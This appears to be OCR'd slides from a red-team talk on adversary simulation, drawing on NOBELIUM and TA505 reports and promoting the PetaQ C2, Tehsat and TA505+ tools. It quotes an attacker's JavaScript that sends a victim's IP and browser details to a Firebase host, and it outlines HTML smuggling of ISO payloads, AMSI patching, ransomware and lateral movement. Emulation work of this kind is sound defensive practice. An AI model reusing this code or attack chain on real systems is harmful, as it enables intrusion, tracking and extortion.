
https://www.microsoft.com/security/blog/2021/01/20/deep-dive-into-the-solorigate-second-stage-activation-from-sunburst-to-teardrop-and-raindrop/


Mapping Tradecraft




https://attack.mitre.org/matrices/enterprise

Tradecraft Details







https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/

Content for Development

Here's an example of target fingerprinting code leveraging Firebase:

```
try {
let sdfgfghj = '';
let kjhyui = new XMLHttpRequest();
kjhyui.open('GET', 'https://api.ipify.org/?format=jsonp?callback=?',
kjhyui.onreadystatechange = function (){
sdfgfghj = this.responseText;
}
kjhyui.send(null);
let ioiolertsfsd = navigator.userAgent;
let uyio = window.location.pathname.replace('/','');
var ctryur = {'io':ioiolertsfsd,'tu':uyio,'sd':sdfgfghj};
ctryur = JSON.stringify(ctryur);
let sdfghfgh = new XMLHttpRequest();
sdfghfgh.open('POST', 'https://eventbrite-com-default-rtdb.firebaseio
false);
sdfghfgh.setRequestHeader('Content-Type', 'application/json');
sdfghfgh.send(ctryur);
} catch (e) {}
```

If the user clicked the link on the email, the URL directs them to the legitimate Constant Contact service, which follows this pattern:

https://r20.rs6[.]net/tn.jsp?f=

The user is then redirected to NOBELIUM-controlled infrastructure, with a URL following this pattern:

https://usaid.theyardservice[.]com/d/<target_email_address>

A malicious ISO file is then delivered to the system. Within this ISO file are the following files that are saved in the *%USER%\AppData\Local\Temp\<random folder name>* path:

- A shortcut, such as *Reports.lnk*, that executes a custom Cobalt Strike Beacon loader
- A decoy document, such as *ica-declass.pdf*, that is displayed to the target
- A DLL, such as *Document.dll*, that is a custom Cobalt Strike Beacon loader dubbed NativeZone by Microsoft

https://www.microsoft.com/security/blog/2021/05/27/new-sophisticated-email-based-attack-from-nobelium/

What Tradecraft to Develop?

Full pack of an adversary simulation
- Kill chain approach
- Automation
- Lots of examples and code

Simulation Pack


Command & Control and Implant
- Automate common actions
- Used as skeleton or infrastructure
- Building an ecosystem for future

Specific/Significant Parts of Tradecraft
- Initial Compromise & Execution
- Specific Evasion Techniques
- Active Directory or Cloud Tactics

C2 & Implant

Partial Tradecraft

Find Examples




Preparing Tradecraft

JavaScript code which decodes a Base64 encoded ISO file to disk

An ISO file

- Create an Implant DLL
- LNK file linking to the current folder and DLL
- Make them an ISO
- Encode it inside the JavaScript code


Prepare a convincing HTML content including JavaScript



Examples from Researchers

Jorge Orchilles – Nobelium ISO: https://github.com/redcanaryco/atomic-red-team/blob/master/atomics/T1553.005/T1553.005.md

Mehmet Ergene – HTML Smuggling and ISO Images: https://posts.bluraven.io/detecting-initial-access-html-smuggling-and-iso-images-part-1-c4f953edd13f




Jean-Francois Maes - Buer Emulation : https://github.com/jfmaes/Emulation-Workshop

Adam Chester – C# DLL Exports: https://blog.xpnsec.com/rundll32-your-dotnet

PetaQ C2 & Malware

P'takh (petaQ) is a Klingon insult, meaning something like "weirdo"
Protocols : HTTP(S), WebSocket, SMB Named Pipe, TCP, UDP
Execution : CMD, .NET Assembly, Source, Shellcode Injection, PowerShell
Features : WMI Lateral Movement, Nested Implant Linking, Encryption
Scenario Based Automation and TTP Support



* Petaq is suitable to interactive and scenario based exercises

https://github.com/fozavci/petaqc2

PetaQ TTP Generation

```
{
    "name": "Enumerate users and groups",
    "mitreid": "T1087.001",
    "description": "Getting the users and groups via net command.",
    "instructions": [
        "exec cmd /cnet users",
        "exec cmd /cnet groups"
    ]
}
```

Name

Mitre Att&ck ID

Description

Instructions

- Execute Process Command
- Upload Download Link Sleep
- Execute .NET Assembly .NET Source Code .NET Direct
- Execute PowerShell via System Management
- Execute Shellcode (Raw Assembly)
- Lateral Movement (WMI)

Use real tradecraft (PowerUp, Mimikatz, Seatbelt, SharpMove, WMI, SC, PSExec


https://github.com/fozavci/petaqc2

Petaq C2 Demonstration

APTX Simulation Scenario

1. Padme opens a malware
2. APT drives Padme via Websocket
3. APT compromises servers via WMI
4. APT links the servers using SMB Named Pipe, TCP, UDP

* The detailed demo takes more than an hour




https://www.youtube.com/watch?v=oRvn0ZfxInY

Tehsat Malware Traffic Generator

Tehsat (means **Deception** in Vulcan)

Graphical Interface to Prepare Malware Communications




- Various Protocols (HTTP, TCP, UDP, Websocket)
- Easy and Detailed Customisation (HTTP headers, Request/Response, Agents)
- Service Creation Using Profiles
- Friendly Implant Generation per Scenario (Multi-Service)

Scenario Design Steps


- Collect Communication Details from Threat Intelligence Reports
- Create Services for Kill Chain Phases (Registration, Long Term C2, Interactive C2)
- Create Implant for Selected Services
- Deploy Implant via PowerShell, Group Policy or a Single Command

https://github.com/fozavci/tehsat

Tehsat Malware Traffic Generator



Tehsat Simulation Capabilities



TA505+ Adversary Simulation Pack

TA505 is a threat group actively targeting financial institutions, including Australia, since 2014 using custom tools (e.g. FlawedAmmyy , ServHelper, SDBot) and offensive security tools (e.g. Cobalt Strike, TinyMet).

They constantly changed/updated their RAT used as tradecraft. So, it's logical to assume that TA505 would start using .NET Tradecraft after Cobalt Strike received *execute-assembly* feature to run .NET assemblies with process injections.

This adversary simulation is based on TA505 TTPs, but also additional .NET Tradecraft and custom C2 suites (e.g. Petaq C2). Therefore it's called TA505+.

https://github.com/fozavci/ta505plus

TA505+ Kill Chain

Reconnaissance

- Collecting Threat Intelligence
- Tradecraft mapping for TA505

1

Delivery


- Assume Breach (User executes)
- Delivering the Excel file via Web
- Petaq Implant lands as stages
- Petaq Service used for delivery

2

Weaponization

- Preparing Excel File
- Developing Petaq Loader
- Developing Petaq AMSI Patcher
- Developing Ransoblin

3



Installation

- Petaq Implant adds itself to Registry

4

Exploitation

- Excel file gets executed by User
- Petaq Loader runs AMSI patch
- Petaq Loader runs Petaq Implant

5


Actions on Objectives

- .NET and PowerShell Applications
- Ransoblin runs for ransoming files
- Metasploit Framework used for exploits, VNC, RDP

6

Command & Control

- Petaq Service drives Petaq Implant
- Runs .NET Applications in memory
- Forks Metasploit Framework sessions



7

https://github.com/fozavci/ta505plus

TA505+ Tradecraft

Petaq Dropper


- C# Application
- Loads .NET Assemblies (Implant & AMSI patcher)
- **https://github.com/fozavci/ta505plus**

Petaq Implant

- C# .NET 4.5 Application
- Fully featured malware, all essential features
- Runs commands, powershell, .Net, shellcode
- Llinks other remote implants as nested implants
- **https://github.com/fozavci/petaqc2**


Petaq Service

- C# .NET Core 3.1 Application
- C2 running through HTTP Websockets
- **https://github.com/fozavci/petaqc2**



Malicious Excel File

- Excel 4.0 Macro
- Generated using ExcelntDonut
- **https://github.com/fozavci/ta505plus**



Ransoblin

